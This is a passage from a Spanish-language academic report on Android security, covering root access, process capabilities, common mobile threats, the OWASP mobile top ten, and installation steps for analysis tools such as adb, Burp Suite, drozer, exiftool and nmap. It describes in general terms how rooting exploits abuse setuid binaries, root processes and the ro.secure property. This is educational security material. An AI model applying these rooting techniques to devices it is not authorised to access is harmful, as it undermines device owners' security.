Aún así, hay que tener en cuenta que esta restricción puede ser saltada si se habilita el acceso a Android como usuario *root*. Una aplicación que se ejecute con el usuario *root* tiene acceso total a todos los recursos y datos guardados en el dispositivo, por ese motivo, por defecto los dispositivos *Android* tienen el acceso como usuario *root* deshabilitado.

Usuario *root*

Como se ha comentado con anterioridad el kernel del sistema operativo *Android* se basa en el de *Linux*, y como tal, sigue el principio de separación de privilegios, para realizar determinadas acciones se requieren privilegios de usuario *root*. En general, los dispositivos *Android* que vienen de fábrica, por motivos de seguridad llevan el acceso al dispositivo como root inhabilitado, de manera que ni el usuario ni las aplicaciones que se instalen pueden acceder a él. Se trata de una forma de protección: de esta forma el *malware* no puede acceder a las funcionalidades y permisos típicos de root, que ya sea con intencionalidad o no, podrían dañar al sistema. Por defecto, sólo el Kernel de Linux y algunos programas de bajo nivel del sistema operativo se ejecutan con usuario *root* (*init*, por ejemplo), los restantes programas se ejecutan con usuarios específicos.

Ventajas y desventajas de desbloquear el acceso a *root*

La ventaja de obtener acceso como root es que se gana el control total sobre el dispositivo, tanto a las acciones a realizar (las propias de root), como al acceso a todo el sistema de ficheros (que por defecto viene bloqueado para usuarios normales). Eso permite además la instalación de aplicaciones que hacen uso de funcionalidades típicas de *root*. Para poder instalar una ROM de sistema operativo diferente a la que viene de fábrica con el dispositivo, también es necesario obtener previamente el acceso como *root*.

En cambio, la principal desventaja de habilitar el acceso como *root* es que al mismo tiempo se está desprotegiendo el sistema, permitiendo que aplicaciones malware accedan también a esas acciones privilegiadas. Hay que tener en cuenta que, por defecto, cada aplicación se ejecuta con un usuario de sistema diferente del de las demás aplicaciones, de esta forma se asegura que las aplicaciones no pueden acceder a recursos de otras (por ejemplo una aplicación no tiene permisos para acceder a la una BD SQLite generada por otra aplicación), este sistema de ejecución se denomina *sandbox*. En cambio al obtener permisos de root, las aplicaciones que se ejecuten como root, podrán acceder a los datos generados por otras aplicaciones.

Acciones privilegiadas

Como ya se ha comentado, el usuario *root* tiene poderes plenos sobre el sistema y por tanto, cómo medida de seguridad, sólo se ejecutan como *root* los procesos estrictamente necesarios, hay que tener en cuenta que una vulnerabilidad en un proceso ejecutado como *root* podría dar control total sobre el sistema a un atacante. De esta forma, la tendencia, versión tras versión de Android, ha sido ir reduciendo los procesos que se ejecutan como *root*, para minimizar así los posibles puntos de ataque que proporcionarían control total al sistema.

Para reducir el número de procesos ejecutados como *root* y que, aún así, éstos puedan realizar acciones privilegiadas, Android hace uso de Capacidades (POSIX *Capabilities*) que dividen las acciones de sistema en diferentes grupos lógicos que pueden ser otorgados a los procesos que necesiten realizar alguna acción concreta. De esta forma, cada proceso tiene asignado cuatro cadenas numéricas cuyos bits representan si el proceso tiene acceso a una capacidad o no:

- *effective*: indica las capacidades efectivas a las que puede acceder el proceso.
- *permitted*: indica las capacidades que puede usar el proceso (se puede dar el caso de que una capacidad esté permitida aunque de forma no temporal no sea afectiva).
- *inheritable*: indica las capacidades que van a heredar los hijos de un proceso determinado.
- *bounding*, set: especifica el conjunto máximo de capacidades para limitar su uso.

Así, cuando un proceso requiere realizar acciones privilegiadas, en lugar de otorgarle permisos como *root* (que le daría acceso a todo el sistema) se le asigna la capacidad concreta que requiera para realizar la acción a llevar a cabo. Se puede obtener información sobre las capacidades de un proceso determinado consultando el status a través de su PID, por ejemplo:

```
u0_a11@falcon_umts:/ $ ps | grep system_server
system    882   289   1092284 76272 ffffffff 00000000 S system_server
u0_a11@falcon_umts:/ $ cat /proc/882/status
Name:     system_server
State:    S (sleeping)
Tgid:     882
Pid:882
PPid:     289
TracerPid:0
Uid:1000  1000  1000  1000
Gid:1000  1000  1000  1000
FDSize:   512
```

```
Groups:   1001 1002 1003 1004 1005 1006 1007 1008 1009 1010 1018 1021 1032
3001 3002 3003 3006 3007 9004 9014
VmPeak:    1244328 kB
VmSize:    1079492 kB
VmLck:           0 kB
...
SigCgt:   0000000200009cf8
CapInh:   0000000000000000
CapPrm:   0000001007813c20
CapEff:   0000001007813c20
CapBnd:   ffffffff000000000
Cpus_allowed:   f
Cpus_allowed_list:    0-3
voluntary_ctxt_switches:    181231
nonvoluntary_ctxt_switches: 68758
```

Habilitar el acceso como *root*

Hay diversos métodos que permiten obtener acceso como *root* en dispositivos Android, los métodos tradicionales para habilitarlo suelen requerir el desbloqueo del *bootloader* del dispositivo, que fuerza la realización de un *reset* de fábrica del dispositivo (como medida de seguridad para evitar intrusiones en los dispositivos), por tanto este método no puede aplicarse en caso de que se requiera obtener acceso como root para analizar un dispositivo. En tales casos, las opciones para obtener acceso como *root* (si el dispositivo no lo tiene activado ya) pasan por hacer uso de alguna vulnerabilidad.

En general, las vulnerabilidades sólo suelen hacerse públicas cuando ya ha sido publicada una actualización que las soluciona, aún así, debido a que las actualizaciones en dispositivos Android dependen de cada fabricante del dispositivo es posible que no se hayan liberado las actualizaciones para todos los tipos de dispositivo, y por tanto, aunque éstas hayan sido lanzadas, no todos los dispositivos las tendrán instaladas.

Las técnicas más usadas por los *exploits* consisten en

- Aprovechar vulnerabilidades en ejecutables propiedad de *root* que tengan el bit de *setuid/setgid* activado (indica que deben ser ejecutados con el usuario propietario). Por motivos de seguridad, en general, los ejecutables proporcionados con la versión estándar de Android no suelen tener este bit activado, aunque en dispositivos en los que el fabricante haya aplicado modificaciones es posible que se haya introducido alguno que podría aprovecharse, o
- Hacer uso de los procesos que corren como usuario root, pasándoles alguna cadena de entrada que provoque un fallo en memoria que permita sobreescribir el puntero a una función para modificar su ejecución y poder así tomar el control de la entrada del proceso como root.

Por otro lado, se tiene que tener en cuenta que el demonio de *adb* (*adbd*) arranca siempre como *root*, aunque se deshace de sus privilegios para pasar a ser ejecutado por el propio usuario *shell* (AID_SHELL). De todas formas antes de delegar su ejecución al usuario *shell*, comprueba que el bit de la propiedad de sistema *ro.secure* sea 1 (verdadero), ya que con un valor 0 (falso) root mantendría la ejecución, y por tanto cualquier comando lanzado por *adb* seguiría ejecutándose

como *root*. Esta propiedad, que es de sólo lectura, es cargada por la imagen de arranque de Android y por defecto suele estar establecida a 1 de fábrica, por tanto para cambiar su valor a 0 (y que tenga efecto) la única opción es sustituir la imagen de arranque del dispositivo.

Concepto de amenaza en el ámbito de los dispositivos móviles

Los tipos de ataques que pueden sufrir los dispositivos móviles inteligentes no difieren en gran medida a los que pueden sufrir los propios ordenadores, hay que tener en cuenta que los smartphones también ejecutan un sistema operativo, de hecho el Kernel de Android y sus ejecutables de sistema están basadas en un kernel de Linux modificado. Así mismo las aplicaciones que se ejecutan en los móviles también tienen una estructura y organización muy similar a las que se ejecutan en los sistemas operativos tradicionales. De esta forma las amenazas pueden ser de varios tipos, como por ejemplo:

- las que intentan explotar vulnerabilidades en el propio kernel del sistema operativo,
- las que atacan a vulnerabilidades de las aplicaciones instaladas,
- ataques usando ingeniería social para obtener información, acceso a ficheros de la víctima, o incluso instalación de *malware* oculto.

La diferencia principal estriba en el amplio uso de los dispositivos móviles y en la disparidad de propósitos de los dispositivos que ejecutan un sistema operativo móvil: teléfonos móviles, *tablets*, relojes inteligentes, televisores y mucha otra electrónica de uso cotidiano con funcionalidades mejoradas y posibilidad de control remoto a través de internet, lo que se conoce como internet de las cosas.

Por poner un ejemplo, recientemente un ataque de denegación de servicio tumbó durante horas varias plataformas web de ámbito mundial, entre las que se encontraban Netflix, Twitter, Spotify, etc. El ataque provino de dispositivos inteligentes con conexión a internet infectados por *malware*.

Amenazas comunes

Las amenazas más comunes son:

- Acceso a los datos que se almacenan en la memoria interna del dispositivo. Como se verá en dispositivos con acceso a la cuenta de root es posible leer automáticamente los datos de todas las aplicaciones.
- Vulnerabilidades en el código de las aplicaciones o el kernel: por ejemplo fallos en la implementación de los mecanismos para compartir información entre aplicaciones, pueden provocar que aplicaciones *malware* puedan acceder a los datos de estas aplicaciones.
- Características especificas de la plataforma: las aplicaciones desarrolladas para Android pueden ser fácilmente descompiladas y obtener así su código fuente. El hecho de tener acceso al código fuente de una aplicación permitiría a un atacante detectar vulnerabilidades, además de modificar el código, recompilarlo y redistribuirlo haciéndolo

pasar por el original. Se trata de una vulnerabilidad que afecta especialmente a la plataforma Android, sobretodo si se la compara con la de iOS de Apple, ya que para esta última el proceso de descompilación es más complejo y la cadena de distribución de las aplicaciones para Apple está mucho más restringida y es sometida a controles de integridad más exhaustivos.

- Gestión de errores no dirigida al usuario: es importante que la presentación de errores al usuario sea simplemente informativa para estos, y que aporte soluciones, en lugar de mostrar las causas internas de los errores que podrían dar información valiosa a posibles atacantes. Así mismo en la traza de *log* de sistema es importante no incluir información sensible (nombres de usuarios, contraseñas, etc.) ya que es accesible públicamente.
- Durante el proceso de autenticación/autorización: en este caso es preferible usar protocolos y estándares de autenticación reconocidos como *OpenId Connect*, *Kerberos*, etc.
- Gestión de la sesión de usuario: una vez hecha la autenticación al usuario se le proporciona un token para identificarlo durante la sesión. Es importante cuidar la implementación del protocolo de gestión del token para evitar que aplicaciones de terceros que puedan tener acceso al token puedan usarlo para hacerse pasar por el usuario. Igualmente un fallo muy común es invalidar el token solamente en el cliente (cuando el usuario hace log off, por ejemplo), pero no el servidor, con lo cual una tercera aplicación podría usarlo ya que el servidor desconoce que el token ha sido invalidado.
- Interceptación del tráfico de red cuando el dispositivo se comunica con un servidor. De ahí la importancia de que todo tráfico externo viaje cifrado.

OWASP Top 10: Vulnerabilidades en aplicaciones móviles

OWASP son las siglas de *Open Web Application Security Project*, se trata de una comunidad en línea que se encarga de compartir, elaborar información y herramientas relacionadas con la seguridad de la información.

Dispone de una subcomunidad enfocada a la seguridad en dispositivos móviles (OWASP *Mobile Security Project*) que se encarga de realizar recomendaciones en cuanto a la implementación de aplicaciones móviles. Y específicamente publica una lista de las 10 vulnerabilidades más extendidas en este ámbito:

- **M 1 *Weak Server-Side Controls*:** como ya se ha comentado, aún siendo aplicaciones nativas, muchas se conectan a un servidor por internet, usando APIs REST, SOAP o incluso HTTP plano, por tanto, también pueden sufrir los típicos ataques web, es de cir descubrir el *end-point* (servidor) para encontrarle vulnerabilidades y atacarlo.
- **M 2 *Insecure Data Storage*:** los datos guardados por las aplicaciones en la memoria interna de los dispositivos (por ejemplo los guardados en una base de datos SQLite o en *Shared Preferences*) pueden ser obtenidos con relativa facilidad si no son cifrados.

- **M 3 *Insufficient Transport Layer Protection*:** Se refiere a la explotación de vulnerabilidades en el protocolo de comunicación de red: posibilidad de sufrir ataques Man-in-the-middle, sino se usa un protocolo cifrado (HTTPS), obtención de cookies de sesión, uso de certificados poco seguros y deficiencias en el proceso de verificación, etc. Para analizar la seguridad de una aplicación es importante realizar un análisis del tráfico que genera.
- **M4 *Unintended Data Leakage*:** Se puede producir cuando una aplicación guarda de forma temporal datos sensibles usando mecanismos o ubicaciones poco seguras, como por ejemplo: en el buffer de *copy/paste*, en *content providers*, en el log de sistema, en la cache, en cookies del navegador, etc. Una de las técnicas usadas por las aplicaciones *malware* es buscar en estas ubicaciones información que les pueda resultar interesante.
- **M5 *Poor Authorization and Authentication*:** es muy común el uso de PINs cortos como medidas de autenticación con implementaciones poco seguras, que podrían ser sometidas a ataques de fuerza bruta.
- **M 6 *Broken Cryptography*:** Un atacante podría llegar a romper el cifrado usado en las aplicaciones si estas usan algoritmos de cifrado débiles o anticuados, o aunque se trata de un algoritmo robusto no está implementado correctamente (por ejemplo que guarde las claves en un lugar inseguro).
- **M7 *Client-Side Injection*:** Se trata de diversos tipos de ataque que se basan en el uso de los mecanismos de entrada de las aplicaciones (por ejemplo formularios, barras de direcciones) para introducir valores que puedan provocar la ejecución de comandos por parte de la aplicación. Algunas de las técnicas usadas son:
  - *SQLInjection* tradicional (similar al web) y *SQLInjection* en *Content Providers*.
  - Inyección en *webviews* (componente para visualizar web dentro de una aplicación),
  - *Path Traversal* en *Content Providers*.
- **M 8 *Security Decissions via Untrusted Inputs*:** esta amenaza está relacionada con la importancia de desarrollar las aplicaciones de manera que validen previamente la información de entrada facilitada por los usuarios.
- **M 9 *Improper Session Handling*:** Como ya se ha hablado en secciones anteriores si la gestión de sesiones de usuario no es implementada correctamente, puede ser aprovechada por un atacante para acceder al sistema de información. Un ejemplo es el típico caso en que la aplicación sólo invalida las sesiones en el cliente pero no en el servidor.
- **M10 *Lack of Binary Protections*:** Uno de los puntos débiles de Android es la facilidad de descompilación de sus aplicaciones, de manera que un atacante puede tener acceso al código fuente de forma relativamente fácil. Se recomienda usar técnicas de ofuscación de código.

3. Preparación del laboratorio

En el presente apartado se detallan los pasos que a seguir para el montaje de un laboratorio de análisis de seguridad de smartphones y sus aplicaciones.

Los hardware con el que se contará en el laboratorio para este proyecto son:

- Ordenador con la distribución *Kali Linux* instalada al que se le configuraran un conjunto de herramientas para el análisis, monitorización y control de smartphones con sistema operativo Android. Además contará con un emulador de diferentes versiones de Android para las pruebas que no se realicen con el terminal móvil.
- Ordenador con MacOS X 10.11 (*El Capitán*), sobre el que se instalaran algunas herramientas, además de contar con la posibilidad de ejecutar máquinas virtuales con *Windows 10*, *Lubuntu, Santoku* y *Kali Linux*, así como emuladores de Android.
- Terminal móvil (*Motorola MotoG1*) con Android 5.1 de fábrica. Se ha creado una cuenta de Google para poder registrar el móvil y tener acceso así a todas sus funcionalidades.

En los siguientes apartados se detalla el software que se usará en el laboratorio y su instalación, concretamente se trata de:

- Herramientas de desarrollo, *debug* e ingeniería inversa para Android.
- Herramientas de monitorización: memoria, red y base de datos.
- Herramientas de análisis de vulnerabilidades de aplicaciones.
- Herramientas de análisis de metadatos.
- Escáners de red.
- Herramientas para la ejecución automatizada de *esploits*.

Además se indicaran los pasos seguidos para la preparación del dispositivo móvil del laboratorio, habilitar el acceso como *root* al dispositivo, instalación del malware seleccionado para su posterior análisis.

Herramientas de desarrollo, debug e ingenieria inversa

Android SDK

Android SDK (*Software Development Kit*) son las librerías que componen Android y su API para el desarrollo de aplicaciones. Cada versión de Android dispone de su propio SDK. La instalación básica del SDK incluye una herramienta, SDK Manager, que permite seleccionar las versiones de la API que van a ser descargadas.

Además el SDK incluye diversas aplicaciones que permiten la interacción y control de dispositivos Android desde el ordenador. Dos de las más importantes son:

- *adb* (*Android debug bridge*): aplicación por línea de comandos que permite interactuar con dispositivos Android conectados por USB o emuladores que se ejecuten en el mismo ordenador. Entre otras acciones permite abrir un intérprete de línea de comandos, o copiar o leer ficheros del dispositivo.
- *fastboot*: similar a *adb*, aunque en este caso permite enviar comandos al *bootloader*, es un comando útil cuando se necesita modificar el firmware del dispositivo Android.

Adicionalmente también se ha instalado el NDK de Android, que permitirá la compilación de código nativo en C para Android. El proceso de instalación es sencillo, se descomprime el zip en el directorio de instalación elegido y se añade su directorio base en el PATH del sistema operativo.

Android Studio


Android Studio es el entorno gráfico de desarrollo (IDE) oficial de aplicaciones Android que provee Google, la versión actual está basada en el IDE Intelij IDEA (en cambio, en las primeras versiones se usaba Eclipse).

Instalación en Kali Linux (Debian o Ubuntu)


Antes de instalarlo es necesario asegurarse de que se dispone del JDK 1.8. Su instalación en Linux consiste en bajarse el paquete zip de Android Studio y descomprimirlo en el directorio de instalación:

```
root@laboratori:/opt# unzip ~/Descargas/Android-studio-ide-145.3360264-linux.zip
```

Una vez descomprimido se puede arrancar con el comando studio.sh ubicado en el directorio bin de la instalación. El proceso de instalación de Android Studio incluye además la opción de instalar el propio SDK de Android y la plataforma de emulación de Android (*Android Virtual Device*). Se marcarán ambas opciones.



Una vez finaliza el proceso de instalación, cuando se intenta crear un dispositivo emulado, la herramienta de emulación AVD, devuelve el siguiente el error:



Para solucionarlo, es necesario instalar algunas librerías adicionales, con el comando:

```
root@laboratori:/root# sudo apt-get install lib32z1 lib32ncurses5 lib32stdc++6
```

Uso de *adb* con dispositivos.

Como ya se ha comentado, *adb* es una herramienta por línea de comandos que permite controlar dispositivos Android remotamente, ya sea dispositivos conectados por usb a un ordenador, o emuladores ejecutándose en el propio ordenador.

Para poder usar *adb* con un terminal físico es necesario tener habilitadas las opciones de desarrollo, para ello hay que ir a *Ajustes → Acerca del teléfono* y allí pulsar repetidamente hasta 7 veces sobre *Número de compilación*, lo que habilitará las opciones desarrollo que pueden ser configuradas en el nuevo menú que aparecerá en *Ajustes → Opciones de desarrollo*.

Una vez activadas las opciones de desarrollo, al conectar el móvil al ordenador del laboratorio hay que permitir la solicitud que aparecerá en el móvil sobre si se permite la depuración a través del ordenador. Una vez aceptada se puede consultar a través de *adb* la lista de móviles conectados (su número de serie, que también puede consultarse en *Ajustes → Acerca del teléfono → Estado → Número de serie*):

```
$ ./adb devices
List of devices attached
TA8830PX48device
```

Si hay más de un dispositivo/emulador conectado habrá que especificar el dispositivo al que va dirigida la petición mediante el parámetro -s, indicando su número de serie.

Instalación de descompiladores

Los descompiladores, al generar el código fuente a partir del binario, permiten analizar el comportamiento de ejecutables de forma estática. En este caso para realizar la descompilación hay que tener en cuenta la arquitectura de las aplicaciones Android, primero tiene que realizarse un desempaquetage/descompilación por pasos: convertir los *dex* incluidos en el *apk* en *jar*, y los jar en código java nativo. Para ello se usaran las siguientes herramientas:

- **dex2jar:** convierte paquetes *dex*, propios de Android a jar.
    - En la distribución Kali Linux 16.1 que se usará en el laboratorio viene instalada por defecto.

- Para MacOS X se debe bajar el proyecto de *github* y compilar y empaquetar el proyecto mediante *maven*.

- **jd-gui:** permite descompilar ficheros jar/class a ficheros en código fuente nativo .java.
  - Para su instalación en Kali Linux hay que realizar la descarga del .deb de la web oficial y ejecutar el siguiente comando:

    ```
    $ sudo dpkg -i jd-gui_1.4.0-0_all.deb; sudo apt-get install -f
    ```

  - Para su instalación en Mac OSX basta simplemente con desempaquetar el fichero .tar bajado de la web oficial y ejecutar el fichero JD-GUI.app.

Herramientas de monitorización


Burp Suite

Se trata de una aplicación que incluye diversos tipos de herramientas para testear la seguridad de aplicaciones web (*proxy server*, *web spider*, secuenciador de acciones, etc.). Aunque la herramienta está enfocada a aplicaciones web también puede usarse para monitorizar el tráfico que genera/recibe un dispositivo Android, mediante la herramienta de proxy.

Instalación

Los binarios pueden descargarse de https://portswigger.net/burp/freedownload. Para realizar la instalación de *Burp Suite* en Mac OSX existe un paquete *dmg*. En cuanto a Linux hay que bajarse directamente el fichero .sh de instalación y cambiarle los permisos para que sea ejecutable, su ejecución iniciará el proceso de instalación.

Configuración del Android del laboratorio para ser monitorizado con *Burp Suite*.



Todo el tráfico de red de entrada o salida del dispositivo móvil del laboratorio puede ser monitorizado mediante *Burp suite*, para ello hay que configurarlo en modo *proxy*. Para ello hay que añadir un puerto de escucha en *Proxy* → *Options* → *Add*, donde hay que elegir un puerto que

no esté en uso. Una vez dado de alta la interfaz y puerto del proxy de escucha hay que configurar el dispositivo móvil para que se conecte a través del proxy.

Hay que asegurarse de que el dispositivo móvil está conectado a la red wifi del laboratorio (la misma a la que está conectado el ordenador que hace de proxy). Una vez conectado a la red wifi hay que pulsar sobre ella para que aparezca la opción de *Modificar red*, en *Opciones avanzadas* hay que indicar que se usará *Proxy* manual e indicar la IP del ordenador del laboratorio y el puerto que se haya configurado en *Burp Suite*.

Una vez hecho eso, el tráfico podrá ser monitorizado a través de la pestaña *Proxy → Intercept*.

SQLiteBrowser

Otra herramienta que puede ser muy útil es SQLiteBrowser, que permite abrir bases de datos de SQLite (que suelen ser usadas por muchas aplicaciones Android), y consultar/modificar su contenido. En Kali Linux ya viene instalado por defecto y para inicializarlo basta con invocar el comando:

```
$sqlitebrowser
```

Para su instalación en Mac OSX se puede bajar el dmg de su página oficial.

Herramientas de análisis de aplicaciones

Drozer

Se trata de una aplicación cliente/servidor que permite realizar análisis de seguridad de las aplicaciones Android i automatizarlos.

Se puede descargar el fichero .deb de la web oficial (https://labs.mwrinfosecurity.com/tools/drozer) y realizar su instalación con los comandos:


```
$ sudo dpkg drozer_2.3.4.deb; sudo apt-get install -f
```

Una vez instalado, hay que asegurarse de que figuran en el *path* tanto el directorio bin del jdk como el de platform-tools del SDK de Android (requiere poder ejecutar adb) se puede comprobar su ejecución con el comando *./drozer*.

Adicionalmente para poder usar drozer es necesario instalar el agente de *drozer* en los dispositivos en los que se quiera usar. La instalación del apk puede realizarse con *adb install*.


```
$ adb install drozer-agent-2.3.4.apk
[100%] /data/local/tmp/drozer-agent-2.3.4.apk
    pkg: /data/local/tmp/drozer-agent-2.3.4.apk
Success
```

Después de la instalación en el dispositivo se tiene que arrancar la aplicación, y ya desde el host, realizar un *adb port forward* (en el puerto indicado en el agente de Android) y luego invocar la consola de Android.



Quark

Se trata de una herramienta con funcionalidades similares a las de drozer que permite la búsqueda de vulnerabilidades en aplicaciones Android. Su instalación consiste en bajarse el paquete de librerías de su página de github, descomprimirlo e iniciar *quark* mediante el comando *python*: *python quark.py*. La primera vez que se inicia solicitará la ruta del SDK de Android.



Herramientas de análisis de metadatos

La mayoría de ficheros que se usan en el día a día contienen metadatos incrustados por las propias aplicaciones, sin que muchas veces los usuarios sean conscientes de ello. Estos metadatos pueden incluir información relevante para una investigación forense, como por ejemplo:

- la horas de creación, modificación del fichero, la ubicación en qué fue creado,
- fechas de modificación de ficheros,
- ubicación geográfica (dónde fue tomada la foto o el vídeo, por ejemplo).
- sistema operativo en el que se creó el fichero,
- programa que creó el fichero,

Para ello existen las siguientes herramientas:

Exiftool

Se trata de una herramienta que permite obtener, modificar los metadatos contenidos en diversos tipos de ficheros (formatos de imagen, audio, vídeo). Es decir, permite inspeccionar los metadatos, que normalmente suelen quedar ocultos a los usuarios, por lo tanto, en análisis forense puede resultar muy útil para descubrir indicios.

- nombre del usuario de sistema operativo que creó el fichero,

Para instalarlo en Kali Linux se puede usar el propio gestor de paquetes de debian.

```
$ sudo apt-get install exiftool
```

Para instalarlo en MacOS hay que descargarse el dmg de la página oficial de exiftool: http://www.sno.phy.queensu.ca/~phil/exiftool/

Uso básico: se trata de una herramienta por línea de comandos, para obtener información de un fichero basta invocar la aplicación pasando como parámetro la ruta a un fichero concreto:

```
$ exiftool imagen.jpg
```

Si por ejemplo analizamos el mismo documento pdf del que ya hemos hecho análisis con FOCA, en *exiftool*, los resultados son similares a los obtenidos previamente:

```
$ exiftool memc3b2ria2012.pdf
ExifTool Version Number         : 10.31
File Name                       : memc3b2ria2012.pdf
File Size                       : 145 kB
File Modification Date/Time     : 2016:10:24 13:44:27+02:00
...
Page Count                      : 7
Title                           : MEMÒRIA2012
Author                          : TONI
Producer                        : Mac OS X 10.8.5 Quartz PDFContext
```

ElevenPaths FOCA

Se trata de una herramienta en modo gráfico que funciona sobre Windows que también permite la gestión de metadatos en los ficheros. En este caso, se permite especificar un dominio de internet, y la propia herramienta realiza una escaneo para detectar los servicios que se ofrecen en el dominio (http, correo, dns, etc.) y realiza una búsqueda (descubrimiento) de documentos alojados en ese dominio para los que posteriormente se permite realizar su análisis.

Instalación

Al ser una aplicación Windows, para poderla ejecutar en el laboratorio se instalará en una máquina virtual VMWare corriendo *Windows 10 Professional*. Para ello hay que descargarse el zip con los binarios de la página de *elevenpaths* y descomprimirlo en un directorio, en el directorio bin se encuentra el ejecutable FOCA.exe, al iniciarlo, si no está instalado ya, se solicitará la instalación del *.NET Framework 3.5*.

Escáners de red

Las siguientes herramientas permiten realizar escaneos masivos en dispositivos, para buscar servicios abiertos, obtener información acerca de ellos (por ejemplo la versión del software que proporciona esos servicios) e incluso contrastarlos con bases de datos de vulnerabilidades.

Nmap

Se trata de un escaneador de puertos por línea de comandos. Permite realizar búsquedas exhaustivas de puertos abiertos en dispositivos de una red determinada, para ello hay que indicarle la IP del dispositivo. La herramienta puede ser de aplicación en dispositivos Android, para descubrir qué puertos tiene a la escucha un dispositivo Android, y a partir de esa información investigar si realmente sus usos son legítimos.

La herramienta *nmap* ya viene instalada por defecto en Kali Linux.

Nessus

Se trata de una herramienta de escaneo de vulnerabilidades que, al igual que *nmap*, también realiza escaneo de puertos, pero adicionalmente usa la información de puertos abiertos obtenida tras el escaneo, para testear si los servicios publicados tras esos puertos tienen vulnerabilidades. Como resultado final presenta un informe con la lista de vulnerabilidades encontradas.

Se trata de una herramienta de pago, aunque permite un periodo de evaluación de 7 días, por tanto para realizar su instalación primero hay que inscribirse en la página web de la compañía *Tenable* (www.tenable.com), para obtener un código de registro. Una vez obtenido el código y realizada la descarga del fichero .deb, la instalación en Kali Linux puede realizarse con el comando dpkg:

